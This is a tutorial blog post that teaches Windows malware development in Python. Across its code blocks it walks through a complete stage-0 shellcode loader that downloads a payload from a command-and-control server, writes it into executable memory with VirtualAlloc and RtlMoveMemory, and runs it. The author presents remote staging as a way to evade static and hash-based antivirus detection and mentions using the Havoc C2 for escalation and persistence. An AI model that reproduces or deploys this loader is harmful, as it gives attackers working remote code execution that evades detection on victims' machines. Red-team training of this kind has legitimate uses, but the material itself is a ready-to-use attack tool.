Offensive Python

Fundamentals of Windows Malware Development via Pythonic Shellcode Execution

by Steven Adams | Patreon | Corresponding GitHub

Book that inspired this series: Black Hat Python | Justin Seitz and Tim Arnold

Preface

In my experience, getting into malware development is difficult and honestly for good reason. If you google "How do I write malware that works on Windows 10", chances are you are not going to find what you are looking for. That being said, the information is out there. You just have to know where to look or stumble upon it. If you are reading this write-up, chances are you did exactly that. I am not a popular developer nor am I really qualified to teach malware development at a high level. I'm just a normal dude who thinks hacking stuff is awesome. Pretty relatable right? This write-up proves that you can be a church going, football watching, beer drinking (in responsible moderation of course ;)), red-blooded American man and still be a nerd. My point being, you don't have to be some sort of genius to learn malware development, you just have to be willing to put in the work and have the relentless desire to succeed. What matters to me, is giving back to the industry that has been such a blessing for my family and I, and doing so in a free forum so that people willing to put in the work can accomplish their goals. Now on to the fun stuff…

What is the value in writing your own custom loader as opposed to using a framework generated payload like Metasploit?

For me personally my aspirations are to be an operator, with the skills that courses like OSCP, GPEN, CPTS, et cetera are branded to instill in students. Tool developers or malware developers really have a totally different objective. In a corporate environment, they take actionable information from the customer and based on the information they are given up front (or that the operators feed them from their reconnaissance of the target environment) they produce weaponized tools tailored specifically for the current target and the objectives of the team to accomplish in their assessment. Operators, however, really have a different knowledge base that focuses on decisive decision making in a rapidly changing environment ***and the protection of the tools provided by the developers on their team.*** The latter is critical, as the burning of the tools can have serious financial implications and far worse depending on who you are operating for. ***That being said, the answer to the posed question is that writing your own custom loader can drastically decrease signatures and basically minimize hash based detections to being useless***

Why Python?

First and foremost, most of the code covered in this series will be no more than 75 lines, so Python is extremely powerful and far simpler to read and understand in my opinion as opposed to a language like C. Really though, the choice of Python is derived from a talk I was fortunate to attend from a senior cybersecurity subject matter expert working for Amazon, "The biggest thing I see is people trying to hit a nail with a sledgehammer… My question to them is: Why? Why do something more complex and unnecessary when there is a more modern lightweight tool that can achieve the same task?" .

This quote really hit me like a ton of bricks, he was exactly right. I had been toiling about struggling to understand and write C code for basic shellcode loaders, can I just do it with python? In this write-up you will see the product of this thought process but the short answer? Yes.

Our objective in this write-up is to identify the fundamental objective in writing a shellcode loader or stage_0 implant. At the highest level, you can think of it as a three part process.

1. Allocation of a memory buffer to store our shellcode instructions
2. Copying our shellcode instructions into the allocated buffer
3. Changing the permissions of the memory space containing our shellcode

The burning question you are probably thinking at this point is: HOW?

Windows can be complex and difficult to understand at times. Honestly, I only have a surface level understanding. However, I understand enough to do what I need to do. When I do not, I research and learn. So, let's look at the code and break it down line by line.

```
from urllib import request
import base64
import ctypes

MEM_COMMIT = 0x00001000
MEM_RESERVE = 0x00002000
PAGE_EXECUTE_READWRITE = 0x40

# Load kernel32 DLL
kernel32 = ctypes.windll.kernel32
```

It should be noted that I originally tested with a reverse_tcp payload, and wanted to base64 encode the binary data so it was not transferred over the wire in clear text. However, I removed that step from the shellcode preparation and removed the base64 decode functionality from the script. So you really don't need to import that library if you don't want to. `import base64`*: This import allows the script to encode and decode data using Base64 encoding.*

The first three lines of code are the imports

`from urllib import request`: This import allows the script to make HTTP requests. The reason for this is that the specific tactic utilizes a strategy/concept called "remote staging". This is where the shellcode/payload is stored on a remote server, where it is then retrieved by a web request and loaded directly into memory. More on this later. [urllib documentation here]

`import ctypes`: This import allows the script to interact with C functions and libraries, *particularly useful for calling Windows API functions.* These Windows API functions will serve as our mechanism to perform memory operations necessary to accomplish the fundamental functionality of a loader. [Official Ctypes Documentation]

```python
from urllib import request
import base64
import ctypes

MEM_COMMIT = 0x00001000
MEM_RESERVE = 0x00002000
PAGE_EXECUTE_READWRITE = 0x40

# Load kernel32 DLL
kernel32 = ctypes.windll.kernel32
```

`MEM_COMMIT = 0x00001000`: This constant is used to specify memory allocation type for the `VirtualAlloc` function.
`MEM_RESERVE = 0x00002000`: This constant is used to specify memory allocation type for the `VirtualAlloc` function.
`PAGE_EXECUTE_READWRITE = 0x40`: This constant is used to set memory protection attributes for the `VirtualAlloc` function.

These variables are just to assist in the readability of the code as we get into the more complex parts of the loader

Now the most important part of this whole snippet:
`kernel32 = ctypes.windll.kernel32:` This line loads the ***`kernel32.dll`***, which provides access to various system-level functions in Windows.

It is essential to understand how this works and WHY it works.

First of all, what is a DLL? A DLL is a repository or library of functions to be called and referenced by other programs/binaries. To do anything in Windows, you essentially have to call the boss (the operating system/kernel) and clear it with them first.

Analogy

This reference might suck, but I would be willing to guess almost everyone reading this has either purchased a car from a dealership or been to one/heard about the experience at one. Imagine the user applications (binaries/scripts/programs that we write) as the customer. The store, salesman, and customer all operate in what is referred to as the User Mode in the "ring" of operations. Think of the salesman as the subsystem DLL that operates in user mode (kernel 32 in this case). They serve to help you get the car you want (the underlying purpose of the function call, in the case of VirtualAlloc to allocate memory for example). However, when you actually decide to pull the trigger on a purchase (execution of the program), they really have no authority to approve a sale and make it final. So, they go on a little trip to the office where the boss resides (operating system/kernel mode). They first go to their immediate supervisor (kernelbase.dll) which actually knows how to get the customer what they want (kernel32 functions typically operate as "wrappers" around functions in kernelbase.dll, in other words the call to VirtualAlloc function (the deal the customer wants to get done) contained within kernel32.dll is redirected to kernelbase.dll(supervisor) by kernel32.dll (the salesman) the customer (binary/program/etc carrying out a users desired task))


The supervisor then goes to *his* supervisor, the assistant general manager (the Native API, also known as NTAPI or ntdll.dll). The assistant general manager is essentially the broker for the transition between the customers, salesman, and all the vehicles/deals the customer wants *contained within user mode,* and the boss (operating system) that makes the decision on granting the sale. The boss's office is in kernel mode. Only the assistant general manager (ntdll.dll) can translate the offer made by the customer into a format the boss will be willing to look at (VirtualAlloc into a native API function NtAllocateVirtualMemory) and then route the request to the boss (in what is referred to as a syscall) with the number the customer has to offer (syscall number). In his office (kernel mode), the boss has a tablet (component) called the dispatcher that takes the number and searches for the right offer for the customer's number offered. The result of this search is an entry in a table of offers (System Service Descriptor Table or Syscall Table) that has the appropriate offer to return to the customer to make them happy. The entry is a number that gives the customer what they want. The boss then passes the offer to an assistant that will write up the final sale (a pointer to the kernel function that will allocate memory in this case, which is the specific assistant).

In this case, the assistant that finalizes the offer and does what the customer wants is the Memory Manager function. This kernel function allocates the memory (all the customer wanted from the beginning), returns the address (the keys to the car) of the allocated memory (new car that the customer wanted) to the dispatcher and verifies the sale, the assistant then gives the keys to the assistant general manager in user mode (ntdll), who then passes them down to the supervisor below him (kernelbase.dll), who then passes them back to the salesman (kernel32.dll), who then

gives the keys to the customer! Now, the customer can use the keys (address of start page of allocated memory) to locate his car (allocated memory) and do with it what he pleases.

Notice that, from the customer's perspective, the salesman did all the work (kernel32) because it's all he references from his perspective (our code). In reality, a highly concise and strict chain of actions occurred to get the user/customer what they want. If the boss approves the sale, the salesman takes all the credit. If the salesman knows from the beginning the customer doesn't have proper funds (permissions) he may go to the back like he's putting in work on your behalf only to come back and tell you that the boss didn't approve the sale when in reality, he did his own checks to see if it was worthy of going up the chain (API level checks). But to the user/customer, they just see their request was denied (error codes) and left to assume the boss didn't accept the offer. (Maybe they have a 2WD 2012 Tacoma you can buy instead ;)).

I know that was long and lengthy but it is the best explanation or analogy I could come up with. Here is a visual representation of this process courtesty of [HTB Academy](#) :



```python
from urllib import request
import base64
import ctypes

MEM_COMMIT = 0x00001000
MEM_RESERVE = 0x00002000
PAGE_EXECUTE_READWRITE = 0x40

# Load kernel32 DLL
kernel32 = ctypes.windll.kernel32
```

Now back to the code review with a recap:
The first three lines of code are the imports

`from urllib import request`: This import allows the script to make HTTP requests. The reason for this is that the specific tactic utilizes a strategy/concept called "remote staging". This is where the shellcode/payload is stored on a remote server, where it is then retrieved by a web request and loaded directly into memory. More on this later. [urllib documentation here]

`import ctypes`: This import allows the script to interact with C functions and libraries, *particularly useful for calling Windows API functions.* These Windows API functions will serve as our mechanism to perform memory operations necessary to accomplish the fundamental functionality of a loader. [Official Ctypes Documentation]

`MEM_COMMIT = 0x00001000`: This constant is used to specify memory allocation type for the `VirtualAlloc` function.
`MEM_RESERVE = 0x00002000`: This constant is used to specify memory allocation type for the `VirtualAlloc` function.
`PAGE_EXECUTE_READWRITE = 0x40`: This constant is used to set memory protection attributes for the `VirtualAlloc` function.

These variables are just to assist in the readability of the code as we get into the more complex parts of the loader

`kernel32 = ctypes.windll.kernel32`: This line loads the ***`kernel32.dll`***, which provides access to various system-level functions in Windows.

Lets look at what this actually assigns kernel32 to be equal to…

```
Python 3.12.3 (tags/v3.12.3:f6650f9, Apr  9 2024, 14:05:25) [MSC v.1938 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import ctypes
>>> print(ctypes.windll.kernel32)
<WinDLL 'kernel32', handle 7ff91ca60000 at 0x17ddd89aae0>
>>> print(ctypes.windll.kernel32.VirtualAlloc)
<_FuncPtr object at 0x0000017DDD4AD640>
>>> print(ctypes.windll.kernel32.VirtualProtect)
<_FuncPtr object at 0x0000017DDD4AF380>
>>> print(ctypes.windll.kernel32.RtlMoveMemory
...
KeyboardInterrupt
>>> print(ctypes.windll.kernel32.RtlMoveMemory)
<_FuncPtr object at 0x0000017DDD4AF450>
>>>
```

Here's a breakdown of the components of the output:

```
>>> import ctypes
>>> print(ctypes.windll.kernel32)
<WinDLL 'kernel32', handle 7ff91ca60000 at 0x17ddd89aae0>
```

`<WinDLL 'kernel32', handle 7ff91ca60000 at 0x17ddd89aae0>`:
WinDLL 'kernel32': This indicates that a WinDLL object has been created for the kernel32.dll library.
handle 7ff91ca60000: This is the memory address where the kernel32.dll library is loaded. This handle is used internally by the operating system to reference the loaded library.
at 0x17ddd89aae0: This is the memory address where the WinDLL object itself is located in the Python process's memory space.

In essence, we are loading the kernel32.dll located at `7ff91ca60000,` into the memory space of our process (every process running in windows is assigned its own virtual memory space) meaning it is locally stored in our process memory to be referenced at `0x17ddd89aae0.`

`The function pointer 0x0000017DDD4AD640 points to the VirtualAlloc function within the kernel32.dll that is loaded into the process's address space.The handle to kernel32.dll is used to resolve this function pointer, but once resolved, the pointer is a direct reference to the function's address within your process.`

The main takeaway from this portion of the write-up is to understand how we use the *ctypes* library to access windows APIs and how they actually work under the hood. Additionally, understanding the process of how the system processes these function calls is crucial in debugging and reverse engineering.

Now to the bulk of the code:

Execution begins and ends with the main function so let us start there…

```
44    if __name__ == '__main__':
45        url = "http://ip_of_c2/shellcode.bin"
46        shellcode = get_code(url)
47        if shellcode is None or not shellcode:
48            raise ValueError("Shellcode is empty or invalid")
49        run(shellcode)
50        # For analysis purposes
51        input("Press Enter to exit...")
```

Url is assigned to the IP of the Command and Control Server for the callback…

Now remember I said that there is no shellcode contained inside this script. The reason for this is that we would have to take steps to bypass static analysis techniques such as encrypting the shellcode and including a decrypt function to ensure it is system-readable at runtime. To avoid this nonsense, we use remote staging to instead load it into the memory space of our process and inject it into the memory allocated by VirtualAlloc via RtlMoveMemory to actually copy the contents of the shellcode into the buffer. To do this we must first actually retrieve the shellcode from the remote server.

We do this with a function call passing the URL of our C2 as a parameter in line 46:

```
12  def get_code(url):
13      """Download shellcode from a given URL."""
14      with request.urlopen(url) as response:
15          shellcode = response.read()
16      return shellcode
```

The comment is self explanatory as to what is occurring but lets talk about how,

Remember the import of `urllib as request` we see the need for that import in line 14:

Request is used to open the url that was passed as a parameter and read the response object, the contents of which are shellcode in binary form

Lets take a quick second to reiterate why it is a necessity to have the shellcode in binary form (.bin)

In C for example, the shellcode may be stored in an unsigned character array that looks something like this

```
Import windows.h
Import stdio.h

UCHAR (unsigned character) uShellcode[] = {

"/xfc/x90/x90/x90/x90"

};
```

This looks like a string, and essentially it is. C does not have a string data type so the character array is basically the C equivalent.

The reason I am highlighting this…

If I have this code in a .c source file, can I run it directly as is? No, of course not! Why? C is a compiled language, meaning it must be compiled, a process where the code is optimized for its specific functionality and functions like VirtualAlloc are "linked" so they may be used at run time. Additionally that /xfc format shellcode is converted to raw binary data. Thus, since we are using Python to fetch the shellcode and pull it directly into memory, we want to have it staged in its purest format since there is no conversion method for it. To be fair, if we had a C loader we were using we also would want the shellcode in raw .bin format. It is easier to understand with a C example though, because the resultant executable from the compile process cannot interpret the shellcode into binary. The question of whether or not Python could pull the shellcode in a non-binary format and convert it to an executable bytecode in memory would be a matter of research. But Python is so badass it really would not surprise me if it could… if any language can do it, it's probably Python. I have a little Python rant below that's not really necessary for this write up but its good information.

Nerdy Python Rant

Python is an "interpreted" language, meaning that a runtime interpreter compiles the source python code into Bytecode and produces a .pyc file containing said bytecode. Then, the interpreter uses a virtual machine within itself to fetch each bytecode instruction and execute it using a stack-based memory model, meaning values are loaded onto the stack, performing operations and storing the results. What does this mean to you? In reality, Python code is executed by the interpreter virtual machine, not by the hardware processor (CPU). That's sick right? To dive deeper into this would mean I would be teaching you a college class on Abstract

Syntax Trees and bytecode which to be honest, I have not learned myself. Lucky for you, we don't need to understand that nerd stuff to smack around the Windows OS ;)

Once again, let's recap after our detour:

```
12  def get_code(url):
13      """Download shellcode from a given URL."""
14      with request.urlopen(url) as response:
15          shellcode = response.read()
16      return shellcode
```

The comment is self explanatory as to what is occurring but lets talk about how,

Remember the import of `urllib as request` we see the need for that import in line 14:

Request is used to open the url that was passed as a parameter and read the response object, the contents of which are shellcode in binary form, and assigns it to a variable called shellcode.

This shellcode variable and its contents are returned to main to continue execution.

```
44  if __name__ == '__main__':
45      url = "http://ip_of_c2/shellcode.bin"
46      shellcode = get_code(url)
47      if shellcode is None or not shellcode:
48          raise ValueError("Shellcode is empty or invalid")
49      run(shellcode)
50      # For analysis purposes
51      input("Press Enter to exit...")
```

Now we call the run(shellcode) function passing shellcode as a parameter. Perhaps renaming the function would make it easier to understand. Imagine it as run_shellcode(shellcode). The function name in the snippet is technically "run" which was just silly on my part ;)

```
def run(shellcode):
    """Create a buffer, write it to memory, and execute it."""
    buffer = ctypes.create_string_buffer(shellcode)
    ptr = write_memory(buffer)
    shell_func = ctypes.cast(ptr, ctypes.CFUNCTYPE(None))
    shell_func()
```

From here we use the `create_string_buffer method` within the ctypes library.

According to the Python ctypes documentation, `ctypes.create_string_buffer` creates a buffer that can be modified. This means you can change the contents of the buffer after it has been created. This is referred to as a mutable buffer.

As I was writing this write-up, I felt like I could make some improvements. It dawned on me, why am I creating this buffer to temporarily store this shellcode only for it to be referenced in the allocation of the RWX buffer later? I couldn't come up with a good answer so I quickly refactored the script to flow a little bit better. Good example of how these write ups are mutually beneficial for both you the reader and myself!

The resultant code is on the next page…

```python
from urllib import request
import ctypes

MEM_COMMIT = 0x00001000
MEM_RESERVE = 0x00002000
PAGE_EXECUTE_READWRITE = 0x40

# Load kernel32 DLL
kernel32 = ctypes.windll.kernel32

def get_code(url):
    """Download and decode base64 encoded shellcode from a given URL."""
    with request.urlopen(url) as response:
        shellcode = response.read()
    return shellcode

def load_shellcode(shellcode):
    kernel32.VirtualAlloc.restype = ctypes.c_void_p
    kernel32.VirtualAlloc.argtypes = [ctypes.c_void_p, ctypes.c_size_t, ctypes.c_ulong, ctypes.c_ulong]
    kernel32.RtlMoveMemory.argtypes = [ctypes.c_void_p, ctypes.c_void_p, ctypes.c_size_t]

    buf_size = len(shellcode)
    ptr = kernel32.VirtualAlloc(None, buf_size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE)
    if not ptr:
        raise MemoryError("VirtualAlloc failed")

    # Write the buffer into allocated memory
    shellcode_buffer = (ctypes.c_char * buf_size).from_buffer_copy(shellcode)
    kernel32.RtlMoveMemory(ptr, shellcode_buffer, buf_size)
    shell_func = ctypes.CFUNCTYPE(None)(ptr)
    shell_func()

if __name__ == '__main__':
    url = "http://c2_ip/shellcode.bin"
    shellcode = get_code(url)
    if not shellcode:
        raise ValueError("Shellcode is empty or invalid")
    load_shellcode(shellcode)
    # For analysis purposes
    input("Press Enter to exit...")
```

Let's get back to our review! The `get_code` function is still the same. Remember that it returns the shellcode as a variable back to the main function.

```
if __name__ == '__main__':
    url = "http://c2_ip/shellcode.bin"
    shellcode = get_code(url)
    if not shellcode:
        raise ValueError("Shellcode is empty or invalid")
    load_shellcode(shellcode)
    # For analysis purposes
    input("Press Enter to exit...")
```

Now, it is being passed to the `load_shellcode()` function as a parameter

```
def load_shellcode(shellcode):
    kernel32.VirtualAlloc.restype = ctypes.c_void_p
    kernel32.VirtualAlloc.argtypes = [ctypes.c_void_p, ctypes.c_size_t, ctypes.c_ulong, ctypes.c_ulong]
    kernel32.RtlMoveMemory.argtypes = [ctypes.c_void_p, ctypes.c_void_p, ctypes.c_size_t]

    buf_size = len(shellcode)
    ptr = kernel32.VirtualAlloc(None, buf_size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE)
    if not ptr:
        raise MemoryError("VirtualAlloc failed")

    # Write the buffer into allocated memory
    shellcode_buffer = (ctypes.c_char * buf_size).from_buffer_copy(shellcode)
    kernel32.RtlMoveMemory(ptr, shellcode_buffer, buf_size)
    shell_func = ctypes.CFUNCTYPE(None)(ptr)
    shell_func()
```

kernel32.VirtualAlloc.restype = ctypes.c_void_p

`restype`: This attribute sets the return type of the VirtualAlloc function.
`ctypes.c_void_p`: This indicates that the function returns a pointer (void pointer). In the context of VirtualAlloc, this is the starting address of the allocated memory region.

kernel32.VirtualAlloc.argtypes = [ctypes.c_void_p, ctypes.c_size_t, ctypes.c_ulong, ctypes.c_ulong]

ctypes.c_void_p: A pointer to the desired starting address of the memory region (can be None to let the system choose the address).

ctypes.c_size_t: The size of the memory region to allocate, in bytes. SIZE_T is a C data type that holds integer values.
ctypes.c_ulong: The type of memory allocation (e.g., MEM_COMMIT and MEM_RESERVE).
ctypes.c_ulong: The memory protection for the region of pages to be allocated (e.g., PAGE_EXECUTE_READWRITE).U_long is another data type to store integers. The best reason to explain why we use this rather than just using SIZE_T twice or vice versa is because we are adjusting the arguments in our code to match what is in the [Windows Documentation for VirtualAlloc]

```
LPVOID VirtualAlloc(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect
);
```

To match this signature, the corresponding ctypes types are used:

LPVOID corresponds to ctypes.c_void_p
SIZE_T corresponds to ctypes.c_size_t
DWORD corresponds to ctypes.c_ulong

```
kernel32.RtlMoveMemory.argtypes = [ctypes.c_void_p, ctypes.c_void_p, ctypes.c_size_t]
```

Here we do the same thing but for the RtlMoveMemory API used to copy the shellcode over…

[RtlMoveMemory Documentation]

```
 VOID RtlMoveMemory(
  _Out_       VOID UNALIGNED *Destination,
  _In_  const VOID UNALIGNED *Source,
  _In_        SIZE_T         Length
);
```

```
ctypes.c_void_p: A pointer to the destination address where the
memory will be copied.
ctypes.c_void_p: A pointer to the source address from where the
memory will be copied.
```

`ctypes.c_size_t: The number of bytes to copy from the source to the destination.`

```python
def load_shellcode(shellcode):
    kernel32.VirtualAlloc.restype = ctypes.c_void_p
    kernel32.VirtualAlloc.argtypes = [ctypes.c_void_p, ctypes.c_size_t, ctypes.c_ulong, ctypes.c_ulong]
    kernel32.RtlMoveMemory.argtypes = [ctypes.c_void_p, ctypes.c_void_p, ctypes.c_size_t]

    buf_size = len(shellcode)
    ptr = kernel32.VirtualAlloc(None, buf_size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE)
    if not ptr:
        raise MemoryError("VirtualAlloc failed")

    # Write the buffer into allocated memory
    shellcode_buffer = (ctypes.c_char * buf_size).from_buffer_copy(shellcode)
    kernel32.RtlMoveMemory(ptr, shellcode_buffer, buf_size)
    shell_func = ctypes.CFUNCTYPE(None)(ptr)
    shell_func()
```

Moving on to the next section of the function

`buf_size = len(shellcode)`

Calculate the size of the shellcode to allocate the correct amount of memory.

`ptr = kernel32.VirtualAlloc(None, buf_size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE)`

On the right, is the actual allocation of the block of raw memory with the specified size and permissions of memory space where the shellcode will be stored. The return of this function call is stored in a variable called `ptr`

It is imperative to understand what the return of this VirtualAlloc actually is to understand what we are doing next…

If the function succeeds, the return value is the base address of the allocated region of pages. If the function fails, the return value is NULL.

```python
def load_shellcode(shellcode):
    kernel32.VirtualAlloc.restype = ctypes.c_void_p
    kernel32.VirtualAlloc.argtypes = [ctypes.c_void_p, ctypes.c_size_t, ctypes.c_ulong, ctypes.c_ulong]
    kernel32.RtlMoveMemory.argtypes = [ctypes.c_void_p, ctypes.c_void_p, ctypes.c_size_t]

    buf_size = len(shellcode)
    ptr = kernel32.VirtualAlloc(None, buf_size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE)
    if not ptr:
        raise MemoryError("VirtualAlloc failed")

    # Write the buffer into allocated memory
    shellcode_buffer = (ctypes.c_char * buf_size).from_buffer_copy(shellcode)
    kernel32.RtlMoveMemory(ptr, shellcode_buffer, buf_size)
    shell_func = ctypes.CFUNCTYPE(None)(ptr)
    shell_func()
```

`shellcode_buffer = (ctypes.c_char * buf_size).from_buffer_copy(shellcode)`
`kernel32.RtlMoveMemory(ptr, shellcode_buffer, buf_size)`
This sequence of operations represents the copying of the shellcode into the buffer.

`ctypes.c_char * buf_size:`

This creates an array type in ctypes of size buf_size, where each element in the array is of type ctypes.c_char.

If buf_size is 100, for example, this creates a ctypes array type that can hold 100 bytes.

`from_buffer_copy or create_string_buffer` is used to create a buffer that holds the shellcode, which can then be copied into the allocated memory region.

This step ensures that the shellcode is transferred correctly

***In my testing, I encountered errors from the system when directly copying the shellcode without the use of an intermediate buffer. Press the “I believe!” button on this one haha

shellcode_buffer = (ctypes.c_char * buf_size).from_buffer_copy(shellcode) == essentially we are creating a character array that is the size of the shellcode, which from_buffer_copy(shellcode) references to create an instance of the array and copies the contents of the shellcode bytes object into this array, effectively creating are intermediate buffer that can be copied into the memory space allocated by virtual alloc!

```python
def load_shellcode(shellcode):
    kernel32.VirtualAlloc.restype = ctypes.c_void_p
    kernel32.VirtualAlloc.argtypes = [ctypes.c_void_p, ctypes.c_size_t, ctypes.c_ulong, ctypes.c_ulong]
    kernel32.RtlMoveMemory.argtypes = [ctypes.c_void_p, ctypes.c_void_p, ctypes.c_size_t]

    buf_size = len(shellcode)
    ptr = kernel32.VirtualAlloc(None, buf_size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE)
    if not ptr:
        raise MemoryError("VirtualAlloc failed")

    # Write the buffer into allocated memory
    shellcode_buffer = (ctypes.c_char * buf_size).from_buffer_copy(shellcode)
    kernel32.RtlMoveMemory(ptr, shellcode_buffer, buf_size)
    shell_func = ctypes.CFUNCTYPE(None)(ptr)
    shell_func()
```

`kernel32.RtlMoveMemory(ptr, shellcode_buffer, buf_size)`

This code simply copies the intermediate buffer into the value of `ptr`, which if you remember is equal to the base address of the allocated region of memory.

shell_func = ctypes.CFUNCTYPE(None)(ptr)
shell_func()

`ctypes.CFUNCTYPE` is a factory function in the ctypes library that creates a C function pointer type. Notice that it is pointing to the start address of our allocated executable memory holding our shellcode instructions.

None simply specifies the return type of the function. In this case, None means the function returns void, which is equivalent to void in C.

By calling `CFUNCTYPE(None)(ptr)`, you cast the memory address ptr to a callable function pointer with the specified signature (a function that returns void and takes no arguments).

At this point `shell_func` is now a callable Python object that represents the function pointer to the shellcode.

By calling `shell_func()`, ***you execute the shellcode located at the memory address ptr***

Execution of the script is not yet finished though as I said earlier execution begins and ends at the main function…

```
if __name__ == '__main__':
    url = "http://c2_ip/shellcode.bin"
    shellcode = get_code(url)
    if not shellcode:
        raise ValueError("Shellcode is empty or invalid")
    load_shellcode(shellcode)
    # For analysis purposes
    input("Press Enter to exit...")
```

The input function prevents the python process from terminating itself and allows the operator time to enumerate, identify an opportunity to escalate, and gain persistence. Then, through the GUI of your C2 (We use havoc in this demo) you can simply kill your stage_0 implant.

For more on the stages of implant development I highly recommend this article:
Multi-Stage Offensive Operations with Mythic - Kyle Avery ,

"There are many ways to conduct red team engagements, some better than others. The setup I'm describing isn't intended to be optimal, only to serve as a proof-of-concept.


Typically, I use three or four "stages" of malware on an operation:

Stage-0 shellcode loader
Stage_1 reconnaissance implant
Fully-featured C2 agent, also known as a stage_2 payload
Minimal implant for long-haul persistence"


TESTING

